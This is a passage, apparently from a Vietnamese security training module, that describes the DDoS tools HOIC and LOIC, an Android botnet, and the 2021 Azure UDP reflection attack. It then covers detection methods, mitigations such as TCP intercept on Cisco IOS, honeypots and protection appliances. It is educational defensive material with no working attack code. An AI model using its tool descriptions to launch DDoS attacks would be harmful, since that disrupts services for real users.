


Một số công cụ tấn công DDoS

High Orbit Ion Cannon (HOIC)

HOIC là một ứng dụng tấn công mạng stress và DoS/DDoS được viết bằng ngôn ngữ BASIC. Nó được thiết kế để tấn công đồng thời lên đến 256 URL mục tiêu. Nó gửi các yêu cầu HTTP POST và GET tới một máy tính sử dụng giao diện người dùng được lấy cảm hứng từ **lulz**. Các tính năng của nó gồm:


- Tấn công HTTP flooding đa luồng tốc độ cao
- Tấn công đồng thời lên đến 256 URL
- Hệ thống scripting tích hợp để triển khai “**boosters**”, đó là các kịch bản được thiết kế để đánh bại các biện pháp chống lại DDoS và tăng cường đầu ra của DoS
- Có thể di chuyển sang Linux/Mac với một số sửa lỗi nhỏ
- Có khả năng chọn số luồng trong cuộc tấn công đang diễn ra
- Có khả năng điều chỉnh tốc độ tấn công cho từng mục tiêu với ba cài đặt: LOW, MEDIUM và HIGH.



Screenshot of HOIC DoS attack tool

Low Orbit Ion Cannon (LOIC)

LOIC là một ứng dụng kiểm tra sức chịu đựng mạng và tấn công DoS. Các cuộc tấn công LOIC có thể được gọi là tấn công DOS dựa trên ứng dụng vì chúng chủ yếu nhắm vào các ứng dụng web. LOIC có thể được sử dụng trên một trang web mục tiêu để tạo ra một lượng lớn gói tin TCP, gói tin UDP hoặc yêu cầu HTTP nhằm gây gián đoạn dịch vụ.



Screenshot of LOIC DoS attack tool

DDoS Case Study

Botnet điện thoại di động

Các thiết bị Android có thể bị ảnh hưởng đối với các phần mềm độc hại khác nhau như Trojan, bot, Remote Access Trojans (RATs), và nhiều loại khác, thường được tìm thấy trong các phần mềm bên thứ ba. Các thiết bị Android không được bảo mật này đang trở thành mục tiêu chính cho hacker nhằm mở rộng mạng lưới botnet của họ vì chúng rất dễ bị tấn công. Hacker gắn một server độc hại vào gói ứng dụng *Android (APK)*, mã hóa nó và loại bỏ các


tính năng và quyền không mong muốn trước khi phân phối gói độc hại đến người dùng. Khi các nạn nhân bị lừa tải xuống và cài đặt các ứng dụng như vậy, thiết bị của nạn nhân sẽ bị hacker chiếm đoạt và tích hợp vào botnet.

DDoS Attack trên Microsoft Azure

Microsoft Azure là một nền tảng điện toán đám mây được thiết kế để quản lý ứng dụng thông qua đám mây từ các trung tâm dữ liệu của Microsoft. Vào tháng 8 năm 2021, Microsoft đã gặp phải một cuộc tấn công DDoS với tốc độ 2,4 Tbps, gây cho dịch vụ của Azure không khả dụng đối với khách hàng trong hơn 10 phút. Cuộc tấn công này lớn hơn 140% so với cuộc tấn công 1 Tbps trước đó được phát hiện và giảm thiểu trên Azure vào quý 3 năm 2020.


Timeline

Tấn công DDoS diễn ra trong tuần cuối tháng 8 năm 2021. Cuộc tấn công phản chiếu UDP này khiến dịch vụ Azure không khả dụng từ 14:30 đến 14:40 đối với khách hàng ở châu Âu. Tuy nhiên, nền tảng bảo vệ DDoS của Azure đã giảm thiểu cuộc tấn công bằng cách liên tục giám sát cơ sở hạ tầng tại nhiều điểm trên mạng. Nó phát hiện ra một sự bất thường trong tỷ lệ lưu lượng vào và thông báo cho các chuyên gia bảo mật.



Graph comparing attack bandwidths of 2020 and 2021 DDoS attacks

Phần đầu tiên của cuộc tấn công đạt đỉnh vào lúc 2:30 PM với tốc độ 2.4 Tbps từ 70,000 nguồn khác nhau, tiếp theo là một đợt tăng đột ngột lên 0.55 Tbps vào khoảng 2:35 PM và một đợt tăng đột ngột thứ ba lên 1.7 Tbps sau đó một chút khoảng 2:40 PM. Hình vẽ dưới đây thể hiện ba đỉnh khác nhau trong khoảng thời gian 10 phút.



Graph representing attack span and peak bandwidth

Kỹ thuật tấn công

Đây là một cuộc tấn công phản chiếu UDP từ một số lượng lớn gói UDP giả mạo, đạt đỉnh tại 2.4 Tbps. Các gói tin UDP chứa địa chỉ IP giả mạo giống với địa chỉ IP nguồn, cùng nhau tăng kích thước tấn công. Các gói tin UDP giả mạo được gửi đến máy chủ trung gian, từ đó bắt đầu phản hồi đến các địa chỉ IP nguồn gây trễ dịch vụ. Cuộc tấn công bắt nguồn từ các quốc gia châu Á – Thái Bình Dương, bao gồm Malaysia, Việt Nam, Đài Loan, Nhật Bản và Trung Quốc, cũng như từ Hoa Kỳ. Cuộc tấn công nhằm tạo ra sự hỗn loạn Azure và làm gián đoạn hoạt động của nó.

Phản hồi từ phía Microsoft

Microsoft cho biết nền tảng bảo vệ DDoS của Azure sẽ được thiết kế để chống các cuộc tấn công DDoS trong tương lai, đã có khả năng xác định và giảm thiểu cuộc tấn công này. Họ cũng khẳng định dịch vụ bảo vệ có thể hấp thụ một số lượng lớn các cuộc tấn công DDoS trước khi chúng tiếp cận khách hàng. Công ty cũng khẳng định rằng nền tảng bảo vệ này cung cấp các tính năng an ninh bổ sung vượt xa đáng kể.

Mô-đun 10. Phần 4: Các giải pháp chống lại DDoS

DoS/DDoS là một trong những mối đe dọa bảo mật hàng đầu trên Internet. Do đó cần có các giải pháp chống lại DDoS để giảm thiểu những cuộc tấn công này. Phần này sẽ thảo luận về các phương pháp phát hiện, các biện pháp ngăn chặn, phản ứng đối với các cuộc tấn công DoS/DDoS cũng như các công cụ bảo vệ phần cứng/ phần mềm hiệu quả.

Kỹ thuật phát hiện tấn công DDoS

Phát hiện một cuộc tấn công DoS/DDoS là một nhiệm vụ khó khăn. Ta cần phải phân biệt được giữa một gói dữ liệu hợp lệ và một gói dữ liệu giả mạo, điều này rất khó thực hiện và luôn có khả năng nhầm lẫn giữa lưu lượng bình thường và lưu lượng DoS/DDoS. Các kỹ thuật phát hiện dựa trên việc xác định và phân biệt giữa tăng lưu lượng không hợp pháp và sự kiện “flash” từ lưu lượng gói tin bình thường.

Ngoài ra ta không thể quét từng gói dữ liệu để đảm bảo an toàn khỏi một cuộc tấn công DoS/DDoS vì sẽ tiêu tốn rất nhiều tài nguyên. Tất cả các kỹ thuật phát hiện được sử dụng ngày nay định nghĩa một cuộc tấn công DoS/DDoS là sự lệch lạc bất thường và đáng chú ý về đặc điểm của lưu lượng mạng.

Phân tích Hồ sơ hoạt động (Activity Profiling)

Phân tích hồ sơ hoạt động được thực hiện dựa trên tốc độ gói tin trung bình trên dòng lưu lượng mạng bao gồm các gói tin liên tiếp với thông tin header gói tin tương tự như nhau. Thông tin header gói tin bao gồm IP của người nhận và người gửi, port và giao thức vận chuyển được sử dụng. Một cuộc tấn công DDoS được chỉ ra bởi các yếu tố:

- Sự tăng về mức hoạt động giữa các nhóm lưu lượng mạng
- Sự tăng về tổng số các nhóm riêng biệt (cuộc tấn công DDoS). Đối với tốc độ gói trung bình cao hơn mức hoạt động của một stream, khoảng thời gian giữa các gói tin liên tiếp thấp hơn. Phương pháp tính *entropy* đo lường sự ngẫu nhiên trong mức hoạt động. Nếu mạng bị tấn công, entropy của các mức hoạt động tăng lên.

Một trong những khó khăn chính trong phương pháp phân tích hồ sơ hoạt động là lưu lượng lớn. Vấn đề này có thể được khắc phục bằng cách phân cụm các dòng gói tin có đặc điểm tương tự. Vì tấn công DoS tạo ra một lượng lớn các gói tin dữ liệu rất giống nhau, sự tăng về tốc độ gói trung bình hoặc sự tăng về sự đa dạng của các gói tin giúp ta phát hiện ra một cuộc tấn công DoS.

Phát hiện điểm thay đổi tuần tự (Sequential Change-Point)

Trong kỹ thuật phát hiện điểm thay đổi tuần tự, lưu lượng mạng được lọc dựa trên IP, số port mục tiêu và giao thức truyền thông sử dụng và chúng được hiển thị lên một biểu đồ tỷ lệ lưu lượng mạng theo thời gian. Các thuật toán phát hiện điểm thay đổi có lập các thay đổi trong thống kê lưu lượng mạng và tỷ lệ lưu lượng do các cuộc tấn công gây ra. Nếu có sự thay đổi đột ngột trong tỷ lệ lưu lượng, có thể đang xảy ra một cuộc tấn công DoS.


Kỹ thuật này sử dụng thuật toán tích lũy tổng (cumulative sum – CUSUM) để xác định tấn công DoS. Thuật toán tính toán sự sai lệch giữa trung bình thực tế và trung bình dự kiến theo time series

Phân tích Tín hiệu dựa trên Wavelet

Kỹ thuật phân tích wavelet là phân tích lưu lượng mạng dựa trên các thành phần phô. Nó chia tín hiệu đầu vào thành các tần số khác nhau và phân tích các thành phần tần số khác nhau một cách riêng biệt. Phân tích năng lượng của từng cửa sổ phô giúp phát hiện các hiện tượng bất thường.

Một tín hiệu mạng bao gồm một tín hiệu luồng gói dữ liệu và background noise. Phân tích tín hiệu dựa trên wavelet loại bỏ các tín hiệu đầu vào của luồng lưu lượng bất thường khỏi background noise. Lưu lượng bình thường thường là lưu lượng tần số thấp. Trong khi xảy ra DDoS, các thành phần tần số cao của một tín hiệu tăng lên.

Chiến lược, giải pháp chống lại DDoS



Chiến lược

- Hấp thụ cuộc tấn công**: Ta sử dụng thêm giải pháp hấp thụ một cuộc tấn công (đòi hỏi lập kế hoạch trước). Chiến lược này cần thêm chi phí tài nguyên bổ sung ngay cả khi không có tấn công.
- Giảm chất lượng dịch vụ**: Nếu không thể duy trì tất cả các dịch vụ hoạt động trong khi bị tấn công, cần duy trì ít nhất các dịch vụ quan trọng. Để làm điều này, ta phải xác định trước dịch vụ nào là dịch vụ quan trọng, sau đó thiết kế mạng, hệ thống và ứng dụng, tùy chỉnh chúng.
- Tắt dịch vụ**: Trong chiến lược này, tất cả các dịch vụ sẽ bị tắt cho đến khi tấn công dịu đi.

Dưới đây là một số giải pháp giảm thiểu ảnh hưởng của tấn công DDoS.

Phát hiện và vô hiệu hóa các Handler

Một phương pháp quan trọng được sử dụng để ngăn chặn cuộc tấn công DDoS là phát hiện và vô hiệu hóa các handler thông qua phân tích lưu lượng mạng, vô hiệu hóa các handler botnet và xác định các IP nguồn giả mạo. Handler hoạt động như một trung gian cho hacker khởi chạy cuộc tấn công. Phân tích giao thức truyền thông và mô hình lưu lượng giữa handler và client hoặc handler và tác nhân có thể biết được các nút mạng bị nhiễm bởi các handler. Phát hiện các handler trong mạng và vô hiệu hóa chúng có thể là một phương pháp nhanh chóng để phá vỡ mạng tấn công DDoS. Vì số lượng handler DDoS triển khai trong mạng ít hơn rất nhiều so với số lượng tác nhân, vô hiệu hóa một số handler có thể khiến nhiều tác nhân trở nên vô dụng, từ đó ngăn chặn tấn công DDoS.

Hơn nữa, có khả năng cao rằng IP nguồn của các gói tấn công DDoS sẽ không đại diện cho IP nguồn hợp lệ của mạng con xác định

Egress Filtering

Lọc ra các header gói tin IP khi rời mạng. Nếu gói tin đáp ứng các thông số kỹ thuật, chúng mới được định tuyến ra khỏi mạng. Ngược lại, nếu gói tin không đáp ứng các thông số cần thiết, chúng sẽ bị loại bỏ. Việc lọc ra như vậy đảm bảo rằng lưu lượng độc hại không bao giờ rời khỏi mạng nội bộ.

Ingress Filtering

Đây là một kỹ thuật lọc gói tin được sử dụng bởi nhiều nhà cung cấp dịch vụ internet (ISP) để ngăn chặn việc làm giả IP nguồn của lưu lượng Internet. Do đó, kỹ thuật này có thể gián tiếp chống lại nhiều loại tấn công mạng bằng cách làm cho lưu lượng Internet có thể được truy vết đến nguồn gốc thực sự của nó. Nó bảo vệ khỏi các cuộc tấn công flooding xuất phát từ các tiền tố hợp lệ và cho phép ta tìm ra nguồn gốc thực sự của IP.

TCP Intercept

TCP intercept là một tính năng lọc lưu lượng trong các bộ định tuyến nhằm bảo vệ server khỏi tấn công TCP SYN-flooding. Trong tấn công SYN-flooding, hacker gửi một lượng lớn yêu cầu kết nối đến các IP trả về “unreachable”. Vì các IP này không tồn tại nên các kết nối không thể thiết lập. Lượng kết nối mở không được thiết lập này làm quá tải server và có thể gây ra từ chối dịch vụ.

Rate Limiting

Rate limiting là một kỹ thuật được sử dụng để kiểm soát tốc độ lưu lượng đi ra hoặc đi vào NIC (card mạng). Kỹ thuật này giảm thiểu lưu lượng rất hiệu quả. Đặc biệt là sử dụng trên các thiết bị phần cứng, cấu hình để giới hạn tốc độ các request trên các lớp 4 và 5 của mô hình OSI.



Đẩy lùi tấn công, giải pháp chống lại DDoS

Honeypot

Các hệ thống được thiết lập với mức độ bảo mật hạn chế, còn được gọi là **honeypot**, hoạt động như cám dỗ đối với hacker. Những nghiên cứu gần đây cho thấy một honeypot có thể bắt chước tất cả các khía cạnh của một hệ thống mạng, bao gồm các web server, mail server và client. Honeypot được thiết lập có mức bảo mật thấp nhằm thu hút sự chú ý của hacker DDoS vào và phục vụ như một phương tiện để thu thập thông tin về hacker bằng cách lưu trữ một bản ghi về hoạt động hệ thống (ghi log). Hacker DDoS sẽ cài đặt mã handler hoặc mã agent trong honeypot.

Honeypot không chỉ bảo vệ hệ thống thực tế khỏi hacker mà còn theo dõi chi tiết về hoạt động của chúng để phòng thủ trong tương lai. Có hai loại honeypot khác nhau:

- Honeypot tương tác thấp (low-interaction honeypots)
- Honeypot tương tác cao (high-interaction honeypots)

Một ví dụ về honeypot tương tác cao là **honeynet**. Honeynet hình thành cơ sở hạ tầng bảo mật; nó mô phỏng cấu trúc hoàn chỉnh của một mạng máy tính nhưng ban đầu được thiết kế để “bắt” các cuộc tấn công. Mục tiêu là phát triển một mạng trong đó tất cả các hoạt động đều được kiểm soát và theo dõi. Mạng này chứa các chiêu trò mồi như tiềm năng và thậm chí có các máy tính thực chạy các ứng dụng thực.

KFSensor là một hệ thống phát hiện xâm nhập (IDS) honeypot được thiết kế dành cho Windows. Nó hoạt động như một honeypot nhằm thu hút và phát hiện hacker và worm bằng cách mô phỏng các dịch vụ hệ thống bảo mật thấp và Trojan. Bằng cách phản hồi như dịch vụ thực tế, KFSensor có thể tiết lộ bản chất của một cuộc tấn công mà vẫn duy trì kiểm soát hoàn toàn và tránh bị tấn công. Nó có thể chuyển hướng cuộc tấn công khỏi các hệ thống quan trọng và cung cấp một cấp độ thông tin cao hơn so với việc chỉ sử dụng tường lửa và NIDS đơn lẻ.

The screenshot shows the KFSensor interface. On the left, there's a tree view of network ports under the 'TCP' category, including 0 Closed TCP Ports, 21 FTP, 22 SSH - Activity (highlighted in yellow), 23 Telnet - Recent Activity (highlighted in red), 25 SMTP, 53 DNS, 68 DHCP, 80 IIS - Activity (highlighted in yellow), 81 IIS 81, 82 IIS 82, 110 POP3, 119 NNTP, 135 Beagle virus, and 139 NBT Session Service. On the right, a table lists network events with columns: Start Time, Proto, Sensor, and Name. The table contains 16 rows of data, mostly related to TCP connections from various ports (e.g., 3128, 9000, 23, 5900) and services like IIS Proxy, TCP Syn Scan, Telnet, VNC, and Beagle virus.

Start Time	Proto	Sens...	Name
10:22:47.848	TCP	3128	IIS Proxy
10:22:45.515	TCP	9000	TCP Syn Sc
10:16:06.416	TCP	23	Telnet
10:09:40.155	TCP	5900	VNC
10:09:39.444	TCP	5900	VNC
10:09:38.713	TCP	5900	VNC
10:09:38.012	TCP	5900	VNC
10:09:37.311	TCP	5900	VNC
10:09:36.590	TCP	5900	VNC
10:09:03.843	TCP	26	TCP Syn Sc
10:02:54.001	TCP	23	Telnet
10:01:37.401	TCP	21320	TCP Syn Sc
09:58:19.497	TCP	23	Telnet
09:57:38.856	TCP	25967	TCP Syn Sc

Screenshot of KFSensor

Cân bằng tải

Ta có thể tăng băng thông trên các kết nối quan trọng trong trường hợp xảy ra tấn công DDoS nhằm ngăn chặn server của họ bị tắt. Sử dụng mô hình replicated servers được sao chép cung cấp thêm bảo vệ phòng ngừa sự cố. Replicated servers giúp quản lý tải tốt hơn bằng cách cân bằng tải trên mỗi server trong kiến trúc đa máy chủ; chúng cũng tăng hiệu suất mạng bình thường và giảm thiểu tác động của tấn công DDoS.

Throttling

Throttling liên quan đến thiết lập các bộ định tuyến cho phép truy cập vào server với một logic để giới hạn mức lưu lượng ở mức an toàn cho server. Các điều khiển thông lượng “*min-max fair server-centric router*” (giới hạn thông lượng tối thiểu và tối đa) giúp ngăn chặn server bị tắt. Một hạn chế lớn của phương pháp này là có thể gây ra các **cảnh báo giả**. Đôi khi, nó có thể cho phép lưu lượng độc hại đi qua trong khi loại bỏ một số lưu lượng truy cập hợp lệ.

Drop Requests

Một phương pháp khác là loại bỏ các gói tin khi tải tăng lên. Thông thường, bộ định tuyến hoặc server sẽ thực hiện nhiệm vụ này. Tuy nhiên, trước khi tiếp tục request, hệ thống bắt người dùng phải giải một câu đố mà đòi hỏi nhiều bộ nhớ hoặc công suất tính toán (hoặc có thể sử dụng captcha). Kết quả là các hệ thống zombie nhận thấy sự suy giảm hiệu suất và có thể bị ngăn chặn khỏi việc tham gia truyền lưu lượng tấn công DDoS.

Bật tính năng TCP Intercept trên Cisco IOS Software

Một access list đạt được ba mục đích:

1. Chặn tất cả các request
2. Chặn chỉ các request bắt nguồn từ các mạng cụ thể
3. Chặn chỉ các request đến các server cụ thể

Thông thường, một access list xác định IP nguồn là bất kỳ nguồn nào (any) và đích là địa chỉ mạng hoặc server cụ thể. Vì không biết phải chặn gói tin từ ai, do đó IP nguồn không cần được lọc. *TCP intercept* có thể hoạt động ở chế độ chặn hoạt động hoặc chế độ giám sát. Chế độ **mặc định** là chế độ **chặn**.

Step	Command	Purpose
1	<code>access-list access-list-number {deny permit} tcp any destination destination-wildcard</code>	Defines an IP extended access list
2	<code>ip tcp intercept list access-list-number</code>	Enables TCP intercept

Steps to enable TCP intercept on Cisco IOS

Trong chế độ chặn chủ động, Cisco IOS chặn tất cả các request kết nối đến (SYN) và phản hồi với một SYN-ACK thay mặt cho server, sau đó đợi gói ACK từ phía client. Khi nhận được ACK từ client, server gửi lại SYN ban đầu và Cisco IOS thực hiện quá trình bắt tay ba

bước với server. Khi quá trình bắt tay ba bước hoàn thành, hai nửa kết nối được liên kết với nhau.

Triển khai phần cứng

Dưới đây là các ví dụ về các thiết bị cung cấp bảo vệ nâng cao chống lại cuộc tấn công DDoS.

FortiDDoS 200F, 1500E, 1500E-DC, 1500F, 2000E, 2000E-DC và VM04/08/16

FortiDDoS là một kiến trúc học máy song song với khả năng xử lý hàng loạt lớn nhất, mang lại khả năng ngăn chặn tấn công DDoS hiện đại và thời gian chờ thấp nhất mà không gây ảnh hưởng đến hiệu suất như các hệ thống dựa trên CPU thông thường. FortiDDoS kiểm tra cả gói tin Layer 3, 4 và 7 vào và ra với kích thước nhỏ nhất, đem lại khả năng phát hiện và ngăn chặn nhanh và chính xác.



FortiDDoS 1500

DDoS Protector

Check Point DDoS Protector là một giải pháp chống lại tấn công DDoS với tính năng bảo vệ đa tầng. Các ưu điểm của nó được liệt kê như sau:

- Chặn một loạt các cuộc tấn công với bảo vệ đa tầng có thể tùy chỉnh.
- Bảo vệ hành vi dựa trên nền tảng của nhiều yếu tố và chặn lưu lượng bất thường.
- Tự động tạo và xác định trước các signature.
- Sử dụng các kỹ thuật thách thức/đáp ứng tiên tiến.
- Thời gian phản ứng nhanh để bảo vệ chống lại cuộc tấn công chỉ trong vài giây.
- Tự động phòng vệ chống lại flooding và các kiểu tấn công lớp ứng dụng.
- Bảo vệ tối ưu đáp ứng nhu cầu bảo mật của một môi trường mạng cụ thể.
- Lọc lưu lượng nhanh chóng trước khi đến tường lửa để bảo vệ mạng và server.
- Tùy chọn triển khai linh hoạt để bảo vệ mọi doanh nghiệp.
- Tích hợp với Check Point Security Management.



Check Point DDoS Protector

Terabit DDoS Protection System

Hệ thống **Terabit DDoS Protection System (DPS)** là một giải pháp cho việc phát hiện và xử lý DDoS. Terabit DPS giúp đảm bảo sự sẵn có tối đa của mạng và loại bỏ bất kỳ sự cố nào do tấn công DoS/DDoS gây ra. Nó có thể được sử dụng cho các mạng lớn với băng thông lên đến 1 Tbps. Nó cũng có cấp bảo vệ cho băng thông lên đến 6.4 Tbps.



Terabit DDoS Protection System

A10 Thunder TPS

A10 Thunder Threat Protection System (TPS) đảm bảo khả năng truy cập vào các dịch vụ mạng quan trọng bằng cách phát hiện và chặn các mối đe dọa từ bên ngoài như DDoS và các cuộc tấn công mạng khác trước khi chúng leo thang thành những sự cố lớn hơn gây gián đoạn dịch vụ. Các tính năng của nó như sau:

- Duy trì khả năng truy cập vào dịch vụ
- Đánh bại các cuộc tấn công tăng cường
- Giảm chi phí vận hành an ninh (OpEx)



A10 Thunder TPS

Điều tra sau tấn công

Phân tích lưu lượng

Trong suốt cuộc tấn công DDoS, ta cần phân tích lưu lượng mạng để xác định các đặc điểm độc đáo của, những dữ liệu này hữu ích trong việc cập nhật các biện pháp cân bằng tải và hạn chế thông lượng để nâng cao hiệu quả và khả năng bảo vệ. Hơn nữa, mô hình lưu lượng tấn công DDoS có thể giúp người quản trị phát triển các kỹ thuật lọc gói tin mới, đảm bảo rằng hacker không thể sử dụng server của họ như một thành viên của mạng lưới botnet.

Truy vết gói tin

